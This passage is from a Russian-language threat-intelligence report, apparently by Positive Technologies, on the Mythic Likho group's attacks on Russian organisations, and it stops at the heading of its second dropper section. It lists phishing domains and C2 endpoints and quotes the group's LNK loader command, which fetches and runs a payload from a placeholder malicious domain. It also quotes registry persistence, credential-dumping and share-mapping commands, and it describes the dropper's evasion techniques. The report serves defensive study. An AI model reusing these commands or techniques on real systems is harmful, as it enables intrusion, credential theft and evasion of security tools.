

Держим руку на Pulse.Кибератаки группировки Mythic Likho на КИИ России

pt ptsecurity.com/research/pt-esc-threat-intelligence/mythic-likho-cyberattacks-on-russian-critical-information-infrastructure

Positive Technologies

March 3, 2026

Ключевые моменты

Главные характеристики активности группировки Mythic Likho:

- широкая сеть ресурсов для хранения, доставки и контроля вредоносных инструментов — от взломанных сайтов российских государственных учреждений, коммерческих организаций и СМИ до собственных доменов, имитирующих под контрагентов атакуемых компаний и российские сервисы облачного хранения;
- сопровождение кибератак продуманной социальной инженерией, тщательная подготовка электронных реквизитов: мимикрия под взломанные сайты с полезными нагрузками и реальных сотрудников, копирование стилистики брендов, вступление в переписку с жертвами с заблаговременно проработанной легендой общения;
- внушительный арсенал непрерывно эволюционирующих инструментов нападения собственной разработки: загрузчики HuLoader, ReflectPulse, бэкдор Loki;
- коллаборация с группировкой (Ex)Cobalt.

Введение

Первые кибератаки группировки Mythic Likho на российские организации с использованием бэкдора Loki были [обнаружены](#) в сентябре 2024 года. В феврале 2025 года тщательному [исследованию](#) подвергся загрузчик Merlin, в ноябре [была описана](#) новая версия бэкдора Loki.

В рамках данного исследования мы объединили экспертизу департаментов киберразведки (Threat Intelligence) и комплексного реагирования на киберугрозы (Incident Response) экспертного центра безопасности Positive Technologies (PT ESC), соединили разрозненные следы активности группировки Mythic Likho в единый кластер и провели его комплексное исследование. Наша цель — сформировать исчерпывающее понимание тактик, техник, средств нападения группировки.

Cyber Kill Chain

Разведка (Reconnaissance)

Участники Mythic Likho тщательно изучают будущую жертву: сферу ее деятельности, географическое положение, контрагентов, адреса электронной почты сотрудников и их роли. Полученные данные используются для разработки вектора атаки, тематики фишинговых электронных писем, легенды и формата будущего общения с сотрудниками атакуемой организации, а также учитываются на этапе подготовки ресурсов.

Подготовка ресурсов (Resource Development)


Для размещения и хранения вредоносных инструментов, организации функционирования C2-инфраструктуры Mythic Likho:

- арендует виртуальные серверы;
- регистрирует домены, имитирующие под российские облачные хранилища, сферу деятельности жертвы либо легитимные организации, электронная почта которых была взломана;
- регистрирует учетные записи в сервисах облачного хранения;
- взламывает сайты российских организаций.


Для отправки жертвам ссылок на вредоносные файлы группировка:


- регистрирует в российских сервисах адреса электронной почты, имитирующие под легитимные организации, сайты которых были взломаны;
- организует функционирование собственных SMTP-серверов с доменами, имитирующими под российские почтовые сервисы;
- получает доступ к электронным почтовым ящикам российских организаций, от имени которых осуществляются общение и фишинговые рассылки.

Группировка комбинирует получившуюся инфраструктуру: один из ее элементов располагается в скомпрометированном легитимном сетевом контуре, второй — имитирует под скомпрометированную организацию, облачное хранилище и универсальные сервисы, либо его стилизуют под сферу деятельности жертвы, выбранную тематику фишинговой рассылки и легенду общения с ее сотрудниками.



Учетные записи, используемые в переписке с жертвами, регистрируются с использованием российских мобильных номеров и оформляются как рабочие аккаунты сотрудников скомпрометированных организаций, от имени которых ведется общение: в профилях используются аватары взломанных официальных сайтов и реальные данные сотрудников.





Аккаунт на облачном хранилище с загрузчиком HuLoader, зарегистрированный с использованием реальных данных сотрудника взломанного новостного агентства

Домены Mythic Likho можно разделить на несколько кластеров в зависимости от сферы атакуемой организации или используемой мимикрии. Все представленные в таблице домены классифицируются как фишинговые.

Категория	Домены
Облачные хранилища	ilcloud[.]ru info-cloud[.]ru cloudmail[.]ru cloudrc[.]ru
Промышленность	electropriborzavod[.]ru npo-iskra[.]ru gkrzn[.]ru
Государственные услуги	gosuslugi-help[.]ru gosinfobot[.]ru gosuslugi-moskva[.]ru моя-декларация[.]рф
Операторы связи	telecomz[.]ru nsitelecom[.]ru arctelecom[.]ru
Юридические услуги	yuristconsultant[.]ru consultant[.]ru
Торговые сети	shopdns[.]ru dns-shop-client[.]ru
СМИ	vesti-news[.]ru
Программное обеспечение	winrar64[.]ru

Непосредственно в кибератаках, как правило, используются субдомены третьего уровня, для которых также характерны мимикрия и сегментация:

Категория	Субдомен
Облачные хранилища	drive disk files cloud document docs ftp
Электронная почта	mail pop3 pop smtp
Техническая поддержка	forum help
Тестовая инфраструктура	test
Поисковая система	yandex ya
API	api

Имеются случаи повторной регистрации и использования доменов, ранее принадлежавших атакованным организациям.

Для C2-доменов, принимающих информацию о зараженном хосте и отдающих полезную нагрузку — бэкдор Loki, характерен одинаковый набор GET/POST конечных точек:

- /data?q=
- /data_query?q=
- /index?data=
- /meta

Все вредоносные домены Mythic Likho регистрирует в российском регистраторе Per.ru, строго соблюдая гигиену анонимности серверной инфраструктуры и скрывая IP-адреса C2-серверов с использованием сервисов американского провайдера Cloudflare.

Исключением является инфраструктура домена ilcloud[.]ru, субдомены которого на момент использования в кибератаках были делегированы расположенным в Нидерландах серверам в сетях провайдеров Aeza International и SIA VEESP, а в конце января 2026 года были замечены на российском сервере 45.144.67[.]86 в сети провайдера FirstByte.

PT Fusion

Исследование угрозы

Библиотека угроз

Введите домен, хостнейм, IP-адрес или загрузите файл для анализа

45.144.67.86

45.144.67.86

Хостнейм

ASN

204997

ASO

First Server Limited

Группировка

Роль

Семейство ВПО

БАЗОВАЯ ИНФОРМАЦИЯ

WINDS

PODS (0)

Тип	Домен	Хостнейм	Группировка	Семейство	Первое наблюдение	Последнее наблюдение
A	ilcloud.ru	affine.ilcloud.ru	Mythic Likho	-	2026-01-27	2026-02-09
A	ilcloud.ru	jellyfin.ilcloud.ru	Mythic Likho	-	2026-01-30	2026-02-09
A	ilcloud.ru	pangolin.ilcloud.ru	Mythic Likho	-	2026-02-01	2026-02-09
A	ilcloud.ru	proxmox.ilcloud.ru	Mythic Likho	-	2026-01-27	2026-01-30
A	ilcloud.ru	bitwarden.ilcloud.ru	Mythic Likho	-	2026-01-28	2026-01-30
A	ilcloud.ru	ngrok.ilcloud.ru	Mythic Likho	-	2026-01-27	2026-01-27
A	ilcloud.ru	appflowy.ilcloud.ru	Mythic Likho	-	2026-01-27	2026-01-27

Сводка

Вердикт

Вредоносный 7

Безопасный 1

Не определен 2

Домены

ilcloud.ru 7

radcasement.xyz 2

firstbyte.club 1

Хостнеймы

bitwarden.ilcloud.ru 1

affine.ilcloud.ru 1

DNS-инфраструктура домена ilcloud[.]ru

Согласно сетевым отпечаткам, на обнаруженном сервере, возможно, установлен сканер уязвимостей Nessus, а также веб-сервер Traefik Proxu и Pangolin — выпущенная в январе 2025 года платформа для WireGuard-туннелирования сетевого трафика.


```

Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-10 14:55 UTC
Nmap scan report for vm3478022.firstbyte.club (45.144.67.86)
Host is up (0.041s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
443/tcp   open  ssl/http  Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_ ssl-cert: Subject: commonName=TRAEFIK DEFAULT CERT
|_ Subject Alternative Name: DNS:31a060c8b0b11dce135f5b487b32cb52.7dae191a3cbf90153cb9fd8bb1a99268.traefik.default
|_ Issuer: commonName=TRAEFIK DEFAULT CERT
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2026-02-10T13:28:30
|_ Not valid after: 2027-02-10T13:28:30
|_ MD5: ae2b b302 7de0 9094 16e3 9c46 4b13 1390
|_ SHA-1: 49a9 6bdb 113a d054 15e2 b0e8 0ca0 abab c40e bfb0
3001/tcp  closed nessus

```

Сетевые отпечатки Nessus и Traefik Proxy



Веб-интерфейс аутентификации Pangolin


Обновление DNS-записей ранее обнаруженного C2-домена и наличие активного управляющего сервера с указанной конфигурацией и программным обеспечением указывают на активную подготовку Mythic Likho к проведению новых кибератак

В наступательный инструментарий Mythic Likho входят:

- вредоносное программное обеспечение собственной разработки:
 - загрузчики HuLoader, ReflectPulse;
 - бэкдор Loki.
- платное и openсорсное вредоносное ПО:
 - Merlin;
 - LockBit;
 - SharpHound.

- платные и opensource-инструменты:
 - XenArmor Password Recovery;
 - Rclone;
 - Ligolo-ng;
 - Nmap;
 - PsExec;
 - Mimikatz;
 - DcomExec;
 - Impacket;
 - Socat;
 - PuTTY.

В качестве контейнеров для доставки загрузчиков и бэкдора подготавливаются ISO-файлы и RAR-архивы, содержащие SCR- либо LNK-загрузчики следующих стейджей, а также PDF- и JPG-приманки: поддельные официальные письма учреждений и организаций, договоры, товарные чеки, счета на оплату, фотографии, резюме. Для маскировки ВПО среди файлов-приманок используется двойное расширение и изменение иконок.



RAR-архив с двойным расширением LNK-загрузчиков, имитирующих под PDF-документы



RAR-архив с SCR-файлами с иконками JPG-изображения и PDF-документа

Подготовленные полезные нагрузки размещаются на взломанных легитимных сайтах, фишинговых доменах, в облачных хранилищах.

Первоначальный доступ (Initial Access)

Выполнение (Execution)

Предотвращение обнаружения (Defense Evasion)

Mythic Likho запускает фишинговую рассылку на служебные адреса электронной почты сотрудников атакуемой организации. В письмах содержатся ссылки на вредоносные контейнеры. Непосредственно в теле письма вредоносные контейнеры в атаках группировки не встречались. Первое фишинговое письмо не всегда содержит вредоносную ссылку: ее присылают позже, после установления доверительных отношений с жертвой.

Первое фишинговое письмо без вредоносных вложений с мимикрией под СМИ, направленное на установление доверительных отношений с жертвой

Последующее письмо, содержащее ссылку на загрузку HuLoader со взломанного сайта новостного агентства

Если жертва уведомляет атакующих о том, что по каким-то причинам не может загрузить зловред по ссылке (например, из-за блокировки средствами антивирусной защиты), группировка в ходе дальнейшей переписки заманивает ее на другие вредоносные ресурсы.

Письмо, содержащее ссылку на загрузку HuLoader из облачного хранилища

Открытие файлов приводит к загрузке с C2-доменов и рефлексивному запуску в атакуемой системе загрузчиков HuLoader, Merlin или ReflectPulse, распаковывающих конечную полезную нагрузку — бэкдор Loki (подробный анализ вредоносных инструментов описан в разделе «Анализ инструментов»).

Открытие загрузчика ReflectPulse и декоя в PT Sandbox

Открытие загрузчика ReflectPulse и декоя в PT Sandbox

В самых ранних кибератаках Mythic Likho, наблюдавшихся в мае — июле 2024 года, для инициализации загрузчиков и бэкдоров использовались вложенные в RAR-архивы SCR-файлы. Впоследствии группировка отказалась от использования файлов этого типа в пользу LNK-загрузчиков, инициирующих скачивание следующих стейджей со взломанных легитимных сайтов либо вредоносных доменов.

Для всех обнаруженных LNK-загрузчиков характерно использование команд следующего вида:

```
/v:on /c "set u=https://192.168.1.1/[FILENAME] && set u=!u:192.168.1.1=[HACKED_OR_MALICIOUS_DOMAIN]! && powershell -c "$ProgressPreference='SilentlyContinue' ;iwr -Uri $env:u -OutFile $env:TEMP\[FILENAME];conhost.exe $env:TEMP\[FILENAME]"
```

Загрузчики Mythic Likho выделяются маскировкой IP-адресов в URL под локальные и их динамической заменой на реальные C2-домены из переменной окружения в итоговой PowerShell-команде в процессе ее выполнения. Для этого используется опция /v:on, активирующая механизм отложенного расширения переменных окружения. Данная техника позволяет избегать обнаружения средствами защиты, в которых

отсутствует динамическая проверка файлов в виртуальной среде. В ряде кибератак локальный IP-адрес в теле LNK-команды дополнительно подвергался обфускации с использованием элементов экранирования.

LNK-загрузчик агента Merlin в процессинге PT Fusion

При расследовании ряда инцидентов были обнаружены случаи первоначального доступа Mythic Likho в сеть атакуемой организации с использованием SSH-доступов, созданных группировкой (Ex)Cobalt, проникнувшей в инфраструктуру ранее.

Последующее закрепление также сопровождалось запуском загрузчика HuLoader, распаковкой бэкдора Loki и маскировкой его названий под легитимное программное обеспечение:

- C:\drivers\NVIDIAControlPanel.exe;
- C:\Temp\yandexupdate.exe;
- C:\Temp\Telegram.exe;
- C:\Temp\chrome.exe.

Дополнительно во избежание обнаружения Mythic Likho отключает на зараженном хосте средства антивирусной защиты.

Закрепление (Persistence)

Проникнув в сеть атакуемой организации, Mythic Likho обеспечивает автозапуск бэкдора Loki при каждом включении зараженного хоста, модифицируя ключ реестра Windows HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run командой reg add:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v Yandex update service /t REG_SZ /d C:\\drivers\YandexUpdate.exe
```

Командами net user и net accounts на зараженном хосте создается новый локальный пользователь операционной системы, в папке .ssh создается файл ключа для обеспечения удаленного SSH-подключения.

С использованием общедоступных инструментов Ligolo-ng, PuTTY, Socat организуются сетевые туннели в скомпрометированную сеть. Можно ожидать, что в 2026 году в кибератаках злоумышленники будут использовать WireGuard-туннели для проброса сетевых портов зараженных устройств во внутренней сети скомпрометированной инфраструктуры до сетевых портов внешних управляющих Pangolin-серверов, маскирующих под российские легитимные сервисы.

Организация управления (Command and Control)

Mythic Likho с использованием бэкдора Loki или защищенных ассиметричным шифрованием SFTP-подключений и сетевых туннелей загружает на зараженный хост из внешней сети дополнительный инструментарий:

- LockBit,
- SharpHound,
- XenArmor Password Recovery,
- Rclone,
- Nmap,
- PsExec,
- Mimikatz,
- Impacket.

Эти инструменты необходимы для реализации следующих стадий кибератаки.

Повышение привилегий (Privilege Escalation) Получение учетных данных (Credential Access)

На зараженном хосте Mythic Likho использует утилиты Mimikatz и XenArmor Password Recovery Pro для извлечения из операционной и файловой систем данных учетных записей в том числе с привилегированными правами доступа.

Команды на запуск утилиты XenArmor Password Recovery Pro, обнаруженные в рамках расследования инцидентов:

```

xen.exe -a out.html
xen.exe -a C:\\drivers\\out.html
xen.exe -a i.html
C:\\drivers\\xen.exe -a i.html
C:\\drivers\\xen.exe -a i.html
XenAllPasswordPro.exe -a asd.html
C:\\drivers\\xen.exe -a i.html
C:\\drivers\\update\\XenAllPasswordPro.exe -a asd.html
C:\\drivers\\updates\\XenAllPasswordPro.exe -a C:\\Temp\\rep.html

```

Изучение (Discovery)

С использованием бэкдора Loki, а также команд Windows и PowerShell группировка собирает информацию о зараженном хосте.

Сведения об операционной системе и файловой системе

Команда	Получаемые сведения
systeminfo	Информация о системе и конфигурации оборудования: версия операционной системы, ОЗУ, процессор и т. п.
Get-Process	Список процессов, запущенных в системе
Get-Volume	Информация о томах дисков: буквы, метки, файловые системы, размер и свободное место
Get-PSDrive	Список доступных PowerShell-дисков и их свойства

Сведения о локальных и сетевых пользователях, парольной политике

Команда	Получаемые сведения
whoami	Имя и домен текущего пользователя
Get-ADUser -Filter *	Пользователи Active Directory
net user	Пользователи Active Directory
net accounts	Параметры политики паролей и учетных записей Windows
Get-ADDefaultDomainPasswordPolicy	Политика паролей по умолчанию для указанного домена Active Directory
Get-WssPasswordPolicy	Политика паролей для Windows Server Essentials

Для получения информации о пользователях Active Directory Mythic Likho также использует на зараженных хостах утилиту SharpHound.

Сведения о структуре и содержимом файловой системы

Команда	Получаемые сведения / действие
pwd	Полный путь текущего рабочего каталога
ls	Список файлов и каталогов в текущем каталоге
dir [PATH]	Список файлов и подкаталогов по указанному пути
tree [PATH] > [FILE_PATH]	Дерево каталогов по указанному пути и сохранение вывода в файл
-C "[Console]::OutputEncoding = New-Object System.Text.UTF8Encoding; (Get-ChildItem -Path '[PATH]' -Recurse Measure-Object -Property Length -Sum ForEach-Object {[math]::Round(\$_.Sum / 1MB, 2) })"	Рекурсивное перечисление файлов в указанной папке и подсчет их суммарного размера
(gci O:\1C_InfoBase (352) measure Length -s).Sum / 1Mb	Суммарный размер всех файлов в каталоге базы «1С» в мегабайтах

Сведения о сетевой конфигурации

Команда	Получаемые сведения
arp -a	ARP-таблица соответствия IP-адресов и MAC-адресов
netstat -atn	Статистика сетевых соединений
ipconfig	Конфигурация IP-адресов устройства
Get-SMBShare	Список доступных SMB-ресурсов
ping fs	Статус сетевой доступности хоста с именем fs с помощью ICMP-эхо-запросов
net view	Список хостов в текущем домене или рабочей группе, которые публикуют общие ресурсы

Для изучения сетевого окружения группировка также запускает на зараженных хостах утилиту сетевого сканирования Nmap.

Перемещение внутри периметра (Lateral Movement)

На этапе горизонтального перемещения внутри скомпрометированной инфраструктуры для выполнения удаленных команд на иных сетевых хостах Mythic Likho использует скомпрометированные локальные учетные записи и утилиты PsExec и DcomExes из набора инструментов Impacket.

Перемещение вредоносных инструментов внутри сети и их запуск осуществляется путем подключения командами net use и New-PSDrive локальных и удаленных SMB-хранилищ с загрузчиками HuLoader, Merlin и ReflectPulse.

Команды для подключения SMB-хранилищ, обнаруженные на зараженных хостах в рамках расследования инцидентов:

```
net use Z: \\5.255.116.34\doc.txt
net use Z: \\192.168.0.240\fs
net use X: \\87.251.66.8\test.jpg
New-PSDrive -Name Z -PSProvider FileSystem -Root \\192.168.0.240\fs -Persist
```

Сбор и эксфильтрация данных (Collection, Exfiltration)

Mythic Likho с использованием нативных утилит создает локальные копии обнаруженных в скомпрометированной сети баз данных, с помощью PowerShell-команды Compress-Archive архивирует интересующие данные, обнаруженные в локальных и сетевых хранилищах зараженных хостов, далее с использованием утилиты Rclone либо бэкдора Loki выгружает их в облачные хранилища либо на C2-серверы соответственно.

Деструктивное воздействие (Impact)

На завершающей стадии кибератаки Mythic Likho зашифровывает информацию на устройствах в скомпрометированной сети шифровальщиком LockBit, форматирует RAID-массивы, удаляет утилиты создания и восстановления резервных копий, с использованием бэкдора Loki останавливает ряд служебных процессов. Дальнейшее руководство по общению в qTox и восстановлению доступа к зашифрованной информации группировка оставляет на зараженных хостах в русскоязычном сообщении в Notepad, характерном для официальных пользователей RaaS-сервиса LockBit.

Инструкция по расшифровке данных

Анализ инструментов

Начиная с 2024 года группировка Mythic Likho использует в своих кибератаках несколько различных векторов доставки конечной полезной нагрузки, последовательно усложняя и совершенствуя их, что отражено на следующей схеме.

Эволюция средств доставки и инструментов

Из представленной схемы видно, что для группировки характерны обилие используемых дропперов и сложные цепочки поставки конечной полезной нагрузки. Кроме того, во всех наблюдаемых случаях прослеживается сохранение стабильной архитектуры дропперов при динамической замене самой полезной нагрузки.

С архитектурной точки зрения интерес представляют два элемента цепочки поставки:

- дроппер первой стадии, извлекающий дроппер второй стадии и документ-приманку (дроппер № 1);
- дроппер второй стадии, обеспечивающий запуск загрузчика (дроппер № 2).

Оба этих инструмента активно развиваются группировкой, тесно связаны с конечной полезной нагрузкой, имеют модульную структуру и универсальны.

Дроппер № 1

Несмотря на то что этот дроппер используется Mythic Likho в качестве промежуточной стадии, его необычная структура и функциональность привлекли наше внимание. Нам удалось обнаружить несколько его версий — значит, инструмент регулярно обновляется и поддерживается.

Экземпляр, использованный группировкой в марте 2025 года, содержал в своих ресурсах бинарный блок данных, разделенный на две части: конфигурацию и основную полезную нагрузку. При запуске дроппер динамически разрешал адреса функций, используя модифицированный, регистронезависимый вариант алгоритма хеширования DJB2 с измененной константой.

Из конфигурационной части ресурса извлекались параметры HTTP-запроса: User-Agent, адрес и порт управляющего сервера, а также конечная точка и метод запроса. Используя эти данные, дроппер формировал и отправлял соответствующий запрос на C2-сервер, ожидая в ответ закодированный в Base64 ключ, который после декодирования применялся для извлечения полезной нагрузки: сначала выполнялось XOR-дешифрование основной полезной нагрузки, затем она распаковывалась с помощью DEFLATE.

Конфигурационная часть дроппера № 1

Полученный блок данных далее интерпретировался как структурированный контейнер, описывающий следующий этап цепочки заражения. Этот контейнер содержал один исполняемый файл (дроппер № 2), сведения о месте его извлечения, параметры запуска, а также (при наличии) список дополнительных процессов, которые должны быть запущены с указанными аргументами.

В процессе работы дроппер извлекал PE-файл, определял путь его сохранения (либо используя полный путь, либо сохраняя его во временной директории, если было передано только имя), записывал файл на диск и запускал его с переданным аргументом.

Если структура ресурса содержала параметры запуска дополнительных процессов, то дроппер последовательно обрабатывал их, выполняя каждый с соответствующими аргументами. Подобная логика, вероятнее всего, используется для запуска документа-приманки, однако может применяться злоумышленниками и в иных целях. Важно отметить, что после каждого этапа дроппер очищал временные буферы, маскируя свою активность и затрудняя последующий анализ.

Структура ресурса дроппера № 1

В модифицированной версии дроппера, использованной группировкой в ноябре 2025 года, обращение к C2-серверу исчезло — встроенный ресурс просто распаковывался без какой-либо расшифровки. Одновременно была расширена структура ресурса: дроппер получил возможность обрабатывать произвольное количество записей, каждая из которых содержит данные файла, путь его размещения в файловой системе и параметры запуска соответствующего процесса.

Структура ресурса обновленного дроппера № 1

Дополнительно в обновленной версии дроппера была добавлена уникальная техника обфускации данных в куче, вызываемая несколько раз — до и после извлечения и распаковки ресурса. Данный механизм основан на создании массива из 50 000 указателей, для каждого из которых выделяется страница размером 4 КБ. Таким образом, за один вызов функции выделяется порядка 200 МБ памяти.

Пример реализации техники

Примечательно, что на одной из страниц (с индексом 25 000) формируется фиктивный PE-подобный заголовок, включающий MZ- и PE-сигнатуры, служебные поля заголовка, а также детерминированный блок данных размером 1 КБ, имитирующий содержимое бинарного файла. Затем для каждой выделенной страницы принудительно обнуляется первый байт, после чего ее содержимое полностью перезаписывается значениями, вычисляемыми на основе ее индекса. В результате каждая страница полностью перезаписывается, включая ложный PE-заголовок.

Обфускация данных в куче

Поскольку дроппер вызывает данную процедуру неоднократно, суммарный объем выделенной памяти может составлять до 1 ГБ. Такое массовое заполнение кучи выполняет сразу несколько функций: повышает энтропию памяти, затрудняет анализ дампов процесса и скрывает артефакты полезной нагрузки. В сочетании с переработанной структурой ресурса и отказом от сетевого взаимодействия с управляющим сервером это делает новую версию дроппера более устойчивой и скрытной.

Дроппер № 2

